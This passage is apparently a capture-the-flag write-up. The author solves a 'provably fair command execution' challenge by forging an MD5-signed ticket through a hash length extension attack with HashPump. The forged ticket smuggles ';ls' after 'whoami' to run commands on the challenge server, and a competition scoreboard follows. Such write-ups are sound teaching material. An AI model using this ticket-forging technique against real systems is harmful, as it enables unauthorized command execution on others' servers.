#     # #      #    # #    # #   #  #
 #####  ######  ####   ####  #    # ######
           #######
              #    ###### #####  #    # # #    #   ##   #
              #    #      #    # ##  ## # ##   #  #  #  #
              #    #####  #    # # ## # # # #  # #    # #
              #    #      #####  #    # # #  # # ###### #
              #    #      #   #  #    # # #   ## #    # #
              #    ###### #    # #    # # #    # #    # ######

                                                FREE VERSION

Choose an action:
0. Exit
1. Provably fair command execution
2. Get a free ticket
3. Execute a ticket
1337. Go PRO
Choice:
```

After running the 1st and 2nd command I realized that i need to exploit the hash extension vuln

```
Choice: 1
Provably fair command execution
---
We do not execute commands before you ask us to.
Our system works based on 'tickets', which contain signed commands.
While the free version can only generate 'whoami' tickets, the pro version can create any ticket.
Each ticket is a JSON object containing two fields: the command that you want to execute and a signature.
The signature is calculated as follows: md5(SECRET + b'$' + base64.b64decode(command)), where SERET is a 64-charac
This means that the PRO version of the software can generate tickets offline.
The PRO version also comes with multiple-commands tickets (the FREE version only executes the last command of your
The PRO version also has a more advanced anti-multi-command-ticket detection system - the free version just uses
What are you waiting for? The PRO version is just better.
```

```
Choice: 2
You can find your ticket below.
{"command": "d2hvYW1p", "signature": "f2c1fe816530a1c295cc927260ac8fba"}
```

**Please read the next article [https://en.wikipedia.org/wiki/Length_extension_attack](https://en.wikipedia.org/wiki/Length_extension_attack)**

We use hashpump [https://github.com/bwall/HashPump](https://github.com/bwall/HashPump) to generate a new ticket :

```
>>> hashpump
SwegOverlord solve :
Input Signature: f2c1fe816530a1c295cc927260ac8fba
Input Data: whoami
Input Key Length: 64
Input Data to Add: ;ls
dfbb56fbf11a9a3d2390c19d3ed2d5d7
whoami\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x0
```

you need to encode the payload

```
base64.b64encode(b'whoami\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\
00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x008\x02\x0
\x00\x00\x00\x00;ls')
b'd2hvYW1pgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADgCAAAAAAAAO2xz'
```

```
Choose an action:
0. Exit
1. Provably fair command execution
2. Get a free ticket
3. Execute a ticket
1337. Go PRO
```

```
Choice: 3
Ticket: {"command": "d2hvYW1pgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADgCAAAAAAAO2xz", "s
Output:flag.txt
server.py



Choose an action:
0. Exit
1. Provably fair command execution
2. Get a free ticket
3. Execute a ticket
1337. Go PRO
Choice:
```

And just cat the flag :D

# Ending :

I managed to solve 12 challs
And this is the score board

| # | Participant | Category |
|---|---|---|
| 1 | A adragos | College/University in Romania |
| 2 | S Sagi | College/University in Romania |
| 3 | S SwegOverlord | College/University in Romania |
| 4 | 0 0x435446 | College/University in Romania |
| 5 | Z ZNQ | College/University in Romania |
| 6 | K Kayn | College/University in Romania |
| 7 | E ephvuln | College/University in Romania |
| 8 | S starling | College/University in Romania |

| | | |
|---|---|---|
| 9 | P PS | High School Student In Romania |
| 10 | I IulianSiPunct | High School Student In Romania |

*PS out*